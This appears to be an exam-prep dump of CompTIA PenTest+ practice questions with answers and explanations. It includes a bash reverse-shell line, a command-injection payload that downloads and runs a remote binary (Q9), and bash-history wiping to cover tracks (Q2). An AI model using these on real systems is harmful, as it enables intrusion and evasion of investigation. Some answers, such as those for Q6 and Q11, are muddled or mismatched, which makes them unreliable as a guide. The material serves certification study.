Comptia

(PT0-002)

CompTIA PenTest+ Certification Exam

Total: **449 Questions**

Link:

Question: 1

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh
B. chmod u+e script.sh
C. chmod o+e script.sh
D. chmod o+x script.sh

Answer: A

Explanation:

The correct command to allow a penetration tester to permit a shell script to be executed by the file owner is chmod u+x script.sh. This command uses the chmod utility, which is used to change the file mode bits, effectively modifying the permissions of a file or directory in Unix-like operating systems.

The chmod command works by manipulating permission bits represented in three sets: user (owner), group, and others. In our scenario, we aim to grant execute permission to the file owner. The u in chmod u+x specifically targets the user (owner) permissions. The +x part means "add execute permission". Consequently, this command adds the execute permission to the file script.sh only for the user who owns the file.

Option B, chmod u+e script.sh, is incorrect because the e permission specifier does not exist within the standard chmod command syntax. There's no permission type that utilizes e for assignment.

Option C, chmod o+e script.sh, is also incorrect for the same reason as B; e is not a recognized permission type. Also, o refers to "others" which means any user who is not the owner or part of the group. That's not the scenario described.

Option D, chmod o+x script.sh, grants execute permission to "others," not the file owner. While it would allow any user to execute the script, it doesn't fulfill the requirement of permitting the file owner specifically to execute the script.

Therefore, only chmod u+x script.sh directly addresses the requirement of enabling the file owner to execute the specified shell script by modifying the user's execute permission bit. This aligns with basic Linux/Unix file permission concepts crucial for penetration testers needing to manage script execution during security assessments.

Here are some authoritative links for further reading:

GNU Coreutils - chmod invocation:https://www.gnu.org/software/coreutils/manual/html_node/chmod-invocation.html
Linux chmod Command:https://www.computerhope.com/unix/uchmod.htm

Question: 2

A penetration tester gains access to a system and establishes persistence, and then run the following commands:

Which of the following actions is the tester MOST likely performing?

```
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
```

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history to further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Answer: C

Explanation:

Covering tracks by clearing the Bash history

The tester is most likely performing an action of covering tracks by clearing the Bash history. The tester is redirecting the Bash history to /dev/null by using the command "cat /dev/null > temp" which will clear the content of the Bash history file. The tester is then using the command "touch -r .bash_history temp" to reset the timestamp of the temp file to match the timestamp of the Bash history file. Finally, the tester is moving the temp file to replace the Bash history file using "mv temp .bash_history" command. This will clear the Bash history file and make it difficult for incident responders to track the tester's actions on the system.

Reference:

https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linux-systems-cover- your-tracks-remain-undetected-0244768/

Question: 3

A compliance-based penetration test is primarily concerned with:

A. obtaining PII from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

Explanation:

The correct answer is C, determining the efficacy of a specific set of security standards. A compliance-based penetration test focuses on verifying whether an organization adheres to particular security standards or regulations like PCI DSS, HIPAA, or SOC 2. Unlike general penetration tests that aim to uncover as many vulnerabilities as possible, compliance-focused tests are laser-focused on demonstrating that the required security controls are in place and functioning correctly.

The tester assesses whether the controls mandated by the standard are implemented and operating effectively. This involves examining configurations, reviewing policies, and performing technical tests to ensure compliance. For instance, in a PCI DSS compliance penetration test, the tester would examine how cardholder data is protected. They'd verify that encryption is in use, access controls are appropriately configured, and systems are patched.

The primary goal isn't necessarily to find every single vulnerability in the network but rather to confirm adherence to the specific controls outlined in the chosen standard. Finding PII (A) or specific information (D), or bypassing edge devices (B) might occur as part of the testing, but these actions are secondary to the main objective. The central aim is to provide evidence that the organization meets the chosen standard's requirements.

Consider this in the context of cloud computing. Many compliance standards have specific requirements for data security, encryption, and access control in cloud environments. A compliance-based penetration test in a cloud setting would verify if the cloud infrastructure and services meet these requirements. It could assess whether data at rest and in transit are properly encrypted, whether identity and access management is correctly implemented, and if security logging and monitoring systems are in place.

Relevant resources for further research include:

PCI Security Standards Council: Provides information and standards for PCI DSS compliance. (https://www.pcisecuritystandards.org/)
NIST Special Publication 800-53: Offers security and privacy controls for federal information systems and organizations, which are frequently referenced in compliance requirements. (https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final)
Cloud Security Alliance (CSA): Provides guidance and best practices for cloud security, often related to compliance. (https://cloudsecurityalliance.org/)

Question: 4

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program over time.

Answer: A

Explanation:

The MITRE ATT&CK framework is a comprehensive knowledge base of adversary tactics and techniques based on real-world observations. Option A, stating that understanding the tactics of a security intrusion can help disrupt them, aligns perfectly with the primary purpose of the framework. By understanding the techniques used by attackers (e.g., credential access, lateral movement, exfiltration), security professionals can implement targeted defenses, improve detection capabilities, and ultimately disrupt the attacker's progress. This proactive approach is crucial for mitigating the impact of security breaches.

Options B, C, and D are incorrect. While some tools may utilize ATT&CK mappings, the framework itself doesn't provide importable scripts for SIEMs. Estimating the cost of an incident involves various factors beyond the framework's scope. Finally, ATT&CK is regularly updated with new adversary behaviors, making it a dynamic, not static, resource. Its evolutionary nature enhances rather than ensures stability of a security program over time, because it helps a security program adapt.

Therefore, the most likely benefit described to the chief legal counsel would be the ability to disrupt intrusions by understanding attacker tactics. This allows for more informed decision-making regarding security investments and incident response strategies, which directly addresses legal and risk-related concerns.

Authoritative Links:

MITRE ATT&CK: https://attack.mitre.org/
MITRE ATT&CK FAQ: https://attack.mitre.org/resources/faq/

Question: 5

Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

Explanation:

The OWASP (Open Web Application Security Project) Top 10 is a cornerstone resource for web application security. Option A, "The most critical risks of web applications," accurately reflects its purpose. The OWASP Top 10 specifically identifies the most prevalent and impactful vulnerabilities found in web applications, focusing on the risks that organizations should prioritize addressing.

Option C, "The risks defined in order of importance," is also correct. While the OWASP Top 10 isn't a rigid ranking based on theoretical severity alone, it presents the identified risks in a prioritized list. This prioritization considers the prevalence, exploitability, detectability, and impact of each vulnerability. The order guides developers and security professionals in allocating resources effectively to mitigate the most pressing threats first.

Option B is incorrect because the OWASP Top 10 does not list all risks. It's a curated list of the most critical ones. Option D is incorrect as it describes a standard like PCI DSS. Option E is incorrect as it describes a higher level framework, not specific to application vulnerabilities. Option F describes only Apache vulnerabilities, whereas OWASP applies to all web applications.

Therefore, the best description of the OWASP Top 10 is a prioritized list of the most critical risks facing web applications.

Authoritative links:

OWASP Top 10 Project:https://owasp.org/www-project-top-ten/

Question: 6

A penetration tester discovered a vulnerability that provides the ability to upload to a path via discovery traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/picktheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback.
B. Download .pl files and look for usernames and passwords.
C. Edit the smb.conf file and upload it to the server.
D. Download the smb.conf file and look at configurations.

Answer: A

Explanation:

Answer is A because the SMB.conf file won't give you internal access to the system, it would only be effective for Remote File Inclusion (RFI) which has already been achieved.

Question: 7

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Answer: A

Explanation:

The most immediate risk to assess in this scenario, given the goal of testing hosted data security after obtaining permission for a vulnerability scan, is **A. Whether sensitive client data is publicly accessible.**

Here's why: The primary concern is data security. Publicly accessible sensitive data represents the most direct and critical vulnerability. It's an immediate and exploitable risk that could lead to significant damage, including data breaches, compliance violations, reputational harm, and financial losses. Verifying this condition first allows for a swift identification of the most severe potential issue.

While the other options are important aspects of overall cloud security, they are secondary to ensuring that sensitive data isn't simply available to anyone. A secure connection (B) is vital, but worthless if the data it protects is already exposed. Employee training (C) is crucial for long-term security, but doesn't address immediate vulnerabilities in existing configurations. A secure SDLC (D) is preventative, but doesn't reveal current vulnerabilities.

Prioritizing the assessment of publicly accessible sensitive data allows for rapid mitigation if found.
Addressing this critical issue allows the tester to define the scope and focus of further penetration testing efforts. The discovery of publicly exposed data would be a significant finding that necessitates immediate remediation. After the immediate threat of data exposure is addressed, the penetration tester can proceed to analyze the overall system and look for other vulnerabilities.

Here are authoritative links for further research on cloud security best practices:

NIST Cloud Computing Program:https://www.nist.gov/itl/applied-cybersecurity/nccoe/what-cloud-computing
Cloud Security Alliance (CSA):https://cloudsecurityalliance.org/
ENISA - Cloud Security:https://www.enisa.europa.eu/topics/cloud-and-big-data/cloud-security

Question: 8

A penetration tester ran the following command on a staging server: python -m SimpleHTTPServer 9891 Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell -exec bypass -f \\10.10.51.50\9891
C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1/exploit
D. wget 10.10.51.50:9891/exploit

Answer: D

Explanation:

The command python -m SimpleHTTPServer 9891 starts a basic HTTP server on the attacker's machine (presumably with IP address 10.10.51.50) listening on port 9891. This server serves files from the directory it was executed in. The goal is to download the file named "exploit" from this server to a target machine.

Option D, wget 10.10.51.50:9891/exploit, is the correct answer because wget is a command-line utility commonly used to download files from web servers. It connects to the specified URL (10.10.51.50:9891/exploit) and retrieves the "exploit" file, saving it to the target machine.

Option A, nc 10.10.51.50 9891 < exploit, attempts to use netcat to send the contents of the "exploit" file to the specified address and port. This would be used to push data to a service rather than pull data from a web server.

Option B, powershell -exec bypass -f \\10.10.51.50\9891, tries to execute a PowerShell script located at a network share. While PowerShell can be used to download files, this syntax is incorrect for downloading directly from a HTTP server created by SimpleHTTPServer and assumes a file share is set up.

Option C, bash -i >& /dev/tcp/10.10.51.50/9891 0&1/exploit, attempts to establish a reverse shell using bash. It doesn't address the need to download the 'exploit' file first, and the appended /exploit would likely cause syntax errors. It also doesn't align with retrieving a file via HTTP.

Therefore, wget is the most appropriate and direct tool for downloading a file served by a simple HTTP server.

Supporting Links:

wget:https://www.gnu.org/software/wget/
Python SimpleHTTPServer:https://docs.python.org/3/library/http.server.html (renamed to http.server in Python 3)

Question: 9

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit="POST"
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${sytem.IFS()}-
c${system.IFS()}/tmp;${system.IFS()}wget${system.IFS()}http://10.10.0.1/apache;${system.IFS()}chmod${system.IFS()}777
${system.IFS()}apache${system.IFS()}./apache'%0A%27&loginUSer=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

A. grep -v apache ~/bash_history > ~/.bash_history
B. rm -rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM apache /F

Answer: B

Explanation:

B the correct answer, answer C is wrong, why need to change the permission as there is not using anymore after the post-engagement?

Question: 10

Which of the following is MOST important to include in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe typecasting operations

Answer: D

Explanation:

The best answer is D, "Code context for instances of unsafe typecasting operations". Here's why:

The audience for this report is application developers. This means the primary focus should be on providing actionable information that they can directly use to remediate vulnerabilities. While an executive summary (A) is important for stakeholders, developers need specifics. A bill of materials (B) is irrelevant to the report's purpose of improving application security. While the impact of a compromise (C) is valuable, it's less immediately helpful to developers than code-specific findings.

Unsafe typecasting is a common source of vulnerabilities. Providing the exact code context where these operations occur allows developers to quickly identify and fix the problematic code. This "code context" includes line numbers, surrounding code snippets, and the specific typecasting operation. This helps developers understand the vulnerability's root cause and implement the appropriate fix, preventing similar issues in the future.

The report should highlight vulnerabilities and explain how to fix them. Specifically focusing on the code, developers know exactly what to correct. A lack of code context would require the developers to search the entire codebase which is highly inefficient.

Therefore, giving developers the exact location, surrounding code, and type casting operations is the most important. This allows for a targeted remediation of the application's vulnerability.


For further research, consult OWASP (Open Web Application Security Project) guides on secure coding practices. They provide detailed information on identifying and mitigating common vulnerabilities, including unsafe typecasting.

OWASP Secure Coding Practices Checklist
OWASP Top Ten

Question: 11

SIMULATION -
You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS -
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
https://comptia.org/login.aspx
Secure System
User name
Password
Login
View certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies
Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is identified for the following purpose(s):
Ensures the identity of a remote computer
*Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2ZlbnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaGd1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write(",OPTION value=1>"+document.location.herf.substring(document.location.herf.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<from action="<c:url value='main.do'/>"method="post">
<div style>"margin-top:200px:margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px:">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!--input style="width:150px:" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->
```


Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#vremediatecert



Secure System

https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login</title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2ZI
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
10 <select><script>
11 document.write(",OPTION value=1>"+document.location.herf.substring(document.location.herf.indexOf("f=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <from action="<c:url value='main.do'/>"method="post">
15 <div style>"margin-top:200px:margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px:">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!--input style="width:150px:" type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41			delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			delete
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			delete
__utmc	36104370	.comptia.o...	/	Session	14			delete
__utmt	1	.comptia.o...	/	2017-10-1...	7			delete
__utmv	36104370.|2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48			delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			delete
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13			delete

Answer:

See explanation below.

Explanation:

Step 1: Generate Certificate Signing Request

Step 2: Submit CSR to the CA -

Step 3: Remove certificate from the server

Step 4: Install re-issued certificate on the server

Question: 12

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.
Which of the following tools can help the tester achieve this goal?

A. Metasploit
B. Hydra
C. SET
D. WPScan

Answer: C

Explanation:

The correct answer is C (SET - Social-Engineer Toolkit). Here's why:

The CISO wants to assess employee security awareness. This focuses on the human element, specifically how susceptible employees are to social engineering attacks. Tools that exploit technical vulnerabilities in systems (like Metasploit, Hydra, and WPScan) are not primarily designed to test human susceptibility.

SET is specifically built for social engineering attacks. It automates various attacks such as phishing, credential harvesting, and website cloning, making it ideal for simulating real-world social engineering scenarios to gauge employee behavior. It allows a penetration tester to launch simulated phishing campaigns, create malicious USB drives, and clone websites to trick employees into divulging sensitive information.

Metasploit (A) is a penetration testing framework mainly for exploiting system vulnerabilities, not directly testing human behavior. Hydra (B) is a brute-force password cracking tool, useful for targeting system authentication, but not for security awareness testing. WPScan (D) is a WordPress vulnerability scanner used to find security flaws in WordPress websites, again not directly related to security awareness training effectiveness.

SET directly allows for simulating attacks aimed at human manipulation, thereby revealing the effectiveness of the security awareness program. By analyzing the results of SET-based simulations (e.g., click rates on phishing emails, credentials entered on fake websites), the penetration tester can provide actionable insights to the CISO about areas where employees need further training.

Here are some authoritative links for further research:

Social-Engineer Toolkit (SET) official website:https://www.social-engineer.org/framework/ **Social Engineering definition:**https://www.cisa.gov/news-events/cybersecurity-insights/what-social-

engineering

Question: 13

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems
B. Susceptibility to DDoS attacks
C. Inability to network
D. The existence of default passwords

Answer: D

Explanation:

The correct answer is **D. The existence of default passwords.**

Here's why: IoT devices, particularly those connected directly to the Internet, often ship with default usernames and passwords for ease of initial setup. Unfortunately, many users fail to change these credentials. This creates a significant vulnerability because attackers can easily find these default credentials online (through vendor documentation or publicly available databases of default credentials) and use them to gain unauthorized access to the device and potentially the network it's connected to.

While unsupported operating systems (A) can be a vulnerability over time, the immediate and widespread risk posed by unchanged default passwords is significantly higher. DDoS attacks (B) are a consequence of vulnerabilities, not the primary vulnerability itself in this context. Inability to network (C) would prevent the device from functioning as intended, but it's not a vulnerability. Default passwords provide a direct pathway for attackers to compromise the device and then potentially use it for further malicious activities, including botnet participation for DDoS attacks, data theft, or pivoting to other network resources. The low barrier to entry for exploiting default passwords makes it the most common and easily exploited vulnerability.

For further reading, consider the following resources:

OWASP Internet of Things Project:https://owasp.org/www-project-internet-of-things/
ENISA Baseline Security Recommendations for IoT:https://www.enisa.europa.eu/topics/iot-and-smart-infrastructures/iot-security/good-practices/baseline-security-recommendations-for-iot

Question: 14

Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Answer: C

Explanation:

The command sdelete mimikatz.* is used to securely delete the Mimikatz executable and related files from the

compromised Windows server. Mimikatz is a post-exploitation tool used to extract passwords, hash values, Kerberos tickets, and PIN codes from memory. A penetration tester uses Mimikatz to gather credentials and escalate privileges. However, leaving Mimikatz on a compromised system after the test is complete presents a significant security risk.

sdelete (Secure Delete) is a command-line utility developed by Microsoft (originally Sysinternals, acquired by Microsoft) designed to securely overwrite sensitive files with random data multiple times before deleting them. This makes it significantly more difficult to recover the files using data recovery tools, which is crucial for removing sensitive tools.

